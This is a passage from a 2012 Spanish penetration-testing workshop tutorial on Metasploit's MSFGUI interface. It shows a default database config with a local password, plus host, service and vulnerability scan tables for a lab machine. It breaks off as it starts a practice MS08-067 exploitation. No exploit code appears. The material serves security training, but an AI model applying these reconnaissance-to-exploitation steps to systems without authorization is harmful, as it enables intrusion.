
Indicaremos una cuenta de correo donde recibiremos el código activación de la licencia.



Una vez realizada la activación , procederemos a actualizar el framework.




TALLER AUDITORIA Y PENTEST 2012



Interfaces


Las interfaces son la vía de entrada en el control del framework. Personalmente creo que la consola es la que más juego y más flexibilidad de trabajo nos da, es la, más intuitiva y de más rápido acceso a las opciones, pero es una opinión personal ya que para gustos los colores, más adelante mostraré ejemplos de estos entornos.

Esta imagen es la representación de como esta estructurado el framework metasploit.





Framework MSFGUI

Para iniciar la consola MSFGUI, ejecutaremos el acceso directo que nos iniciará la interfaz o desde Inicio/Programas/Metasploit/Framework.



Nos pedirá la conexión con la base de datos postgresql creada por Metasploit y cuyo usuario y contraseña podremos encontrarlos en la siguiente ubicación en el fichero **C:\metasploit\config\database.yml**







```
#
# These settings are for the database used by the Metasploit Framework
# unstable tree included in this installer, not the commercial editions.
#
development:
  adapter: "postgresql"
  database: "msf3dev"
  username: "msf3"
  password: "87c3a697"
  port: 7337
  host: "localhost"
  pool: 256
  timeout: 5

production:
  adapter: "postgresql"
  database: "msf3dev"
  username: "msf3"
  password: "87c3a697"
  port: 7337
  host: "localhost"
  pool: 256
  timeout: 5
```

Una vez realizada la conexión, nos muestra los diferentes elementos ubicados en la base de datos.




Created	Address	Address6	MAC	Name	State	OS name	OS Flavor	OS SP	OS lang	Updated	Purpose	Info
Wed Mar 07 15:03:25 CET 2012	192.168.1.79		00:0C:29:6F:4E:42	PC_1080RESERVA	alive	Microsoft Windows	2003	SP2		Tue Mar 13 11:30:19 CET 2012	server	



The screenshot shows the 'msfui' application window. The 'Hosts' tab is selected, displaying a table with columns: Host, Created, Updated, Port, Proto, State, Name, and Info. The table lists various hosts (all 192.168.1.79) and the services they are running, such as www, smtp, ftp, and smb. At the bottom right, a status bar indicates '815 exploit 458 auxiliary 248 payload 137 post modules'.

Host	Created	Updated	Port	Proto	State	Name	Info
192.168.1.79	Wed Mar 07 13:03:26 CET 2012	Wed Mar 07 13:03:26 CET 2012	8081	tcp	open	www	
192.168.1.79	Wed Mar 07 13:03:26 CET 2012	Wed Mar 07 13:03:26 CET 2012	443	tcp	open	www	
192.168.1.79	Wed Mar 07 13:03:27 CET 2012	Wed Mar 07 13:03:27 CET 2012	25	tcp	open	smtp	
192.168.1.79	Wed Mar 07 13:03:27 CET 2012	Wed Mar 07 13:03:27 CET 2012	8089	tcp	open	www	
192.168.1.79	Wed Mar 07 13:03:27 CET 2012	Wed Mar 07 13:03:27 CET 2012	445	tcp	open	cifs	
192.168.1.79	Wed Mar 07 13:03:27 CET 2012	Wed Mar 07 13:03:27 CET 2012	3389	tcp	open	msrdp	
192.168.1.79	Wed Mar 07 13:03:27 CET 2012	Wed Mar 07 13:03:27 CET 2012	21	tcp	open	ftp	
192.168.1.79	Wed Mar 07 13:03:27 CET 2012	Wed Mar 07 13:03:27 CET 2012	110	tcp	open	pop3	
192.168.1.79	Wed Mar 07 13:03:27 CET 2012	Wed Mar 07 13:03:27 CET 2012	143	tcp	open	imap	
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	5060	udp	open	slp	
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	5061	tcp	open		
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	1033	tcp	open	dce-rpc	
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	5060	tcp	open		
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	5000	tcp	open		
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	135	tcp	open	epmap	
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	139	tcp	open	smb	
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	137	udp	open	netbios-ns	
192.168.1.79	Wed Mar 07 13:03:28 CET 2012	Wed Mar 07 13:03:28 CET 2012	1037	tcp	open	dce-rpc	



The screenshot shows the 'msfui' application window with the 'Exploits' tab selected. It displays a table with columns: Port, Proto, Time, Host, Name, and Refs. The table lists various exploits such as 'Nessus Scan Information', 'Web Server HTTP Dangerous Method Detection', and 'WebDAV White Access Code Execution'. At the bottom right, a status bar indicates '815 exploit 458 auxiliary 248 payload 137 post modules'.


Port	Proto	Time	Host	Name	Refs
		Wed Mar 07 13:03:26 CET 2012	192.168.1.79	Nessus Scan Information	NSS-19506
		Wed Mar 07 13:03:26 CET 2012	192.168.1.79	Authentication Failure - Local Check Not Run	NSS-21745
443	tcp	Wed Mar 07 13:03:26 CET 2012	192.168.1.79	Web Server HTTP Dangerous Method Detection	BD-12141,OSVDB-397,OSVDB-5646,OWASP-OWASP-CH-001,MSF-Microsoft IIS WebDAV White Access Code Execution,NSS-10490
443	tcp	Wed Mar 07 13:03:26 CET 2012	192.168.1.79	SSL Version 2 (v2) Protocol Detection	CVE-2005-2969,NSS-20007
443	tcp	Wed Mar 07 13:03:26 CET 2012	192.168.1.79	SSL Medium Strength Cipher Suites Supported	NSS-42873
443	tcp	Wed Mar 07 13:03:26 CET 2012	192.168.1.79	SSL Weak Cipher Suites Supported	CWE-327,CWE-328,CWE-753,CWE-803,CWE-720,NSS-26928
		Wed Mar 07 13:03:27 CET 2012	192.168.1.79	Device Type	NSS-54615
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	SSL Cipher Suites Supported	NSS-21643
		Wed Mar 07 13:03:27 CET 2012	192.168.1.79	Common Platform Enumeration (CPE)	NSS-45990
		Wed Mar 07 13:03:27 CET 2012	192.168.1.79	OS Identification	NSS-11936
		Wed Mar 07 13:03:27 CET 2012	192.168.1.79	Ethernet Card Manufacturer Detection	NSS-35716
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	VMware Virtual Machine Detection	NSS-20094
25	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	SSL Certificate Cannot Be Trusted	NSS-51192
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	SMTP Service Cleartext Login Permitted	NSS-54582
25	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	SMTP Authentication Methods	NSS-54580
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	SSL Session Resume Supported	NSS-51891
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	SSL Certificate Information	NSS-10863
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	SSL/TLS Versions Supported	NSS-56984
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	WebDAV Detection	NSS-11424
3389	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	Terminal Services Encryption Level is not FIPS-140 Compliant	CWE-522,CWE-523,NSS-34324
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	Microsoft IE 404 Response Service Pack Signature	NSS-11874
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	HyperText Transfer Protocol (HTTP) Information	NSS-24260
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	HTTP Server Type and Version	NSS-10107
443	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	HTTP Methods Allowed (per directory)	NSS-43111
445	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	SMB Signing Disabled	NSS-57608
3389	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness	CVE-2005-1794,BID-13818,OSVDB-17131,NSS-18405
21	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	FTP Supports Clear Text Authentication	NSS-10263
21	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	FTP Server Detection	NSS-10092
3389	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	Terminal Services Encryption Level is Medium or Low	NSS-57690
110	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	POP Server Detection	NSS-10105
143	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	IMAP Service Banner Retrieval	NSS-11414
3389	tcp	Wed Mar 07 13:03:27 CET 2012	192.168.1.79	Windows Terminal Services Enabled	NSS-10940
135	tcp	Wed Mar 07 13:03:28 CET 2012	192.168.1.79	DCE Services Enumeration	NSS-10736
143	tcp	Wed Mar 07 13:03:28 CET 2012	192.168.1.79	Nessus SMB Scanner	NSS-11219
445	tcp	Wed Mar 07 13:03:28 CET 2012	192.168.1.79	Microsoft Windows SMB Log In Possible	MSF-Microsoft Windows Authenticated User Code Execution,NSS-10394
445	tcp	Wed Mar 07 13:03:28 CET 2012	192.168.1.79	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure	NSS-10785
		Wed Mar 07 13:03:27 CET 2012	192.168.1.79	TCP/IP Timestamps Supported	NSS-25220

En definitiva nos muestra los hosts escaneados, los servicios encontrados y las vulnerabilidades, así como los exploits, los payloads y los módulos auxiliary con los que contamos.

En la parte superior, están los menus de Exploits, payloads, auxiliares que son los elementos fundamentales para el acceso.


Como práctica explotaremos una vulnerabilidad de prueba para comprobar el funcionamiento del gui.

Usaremos la archiconocida vulnerabilidad ms87_067_netapi no por su eficacia (que la tiene) , sino por la rapidez y facilidad con la que nos representará una sesión remota después de explotar la vulnerabilidad.




Nos posicionamos en la consola y en el menu exploits seleccionamos **Windows/More/smb/ms08_067_netapi**.

Nos mostrara información del exploit y los parametros a configurar.

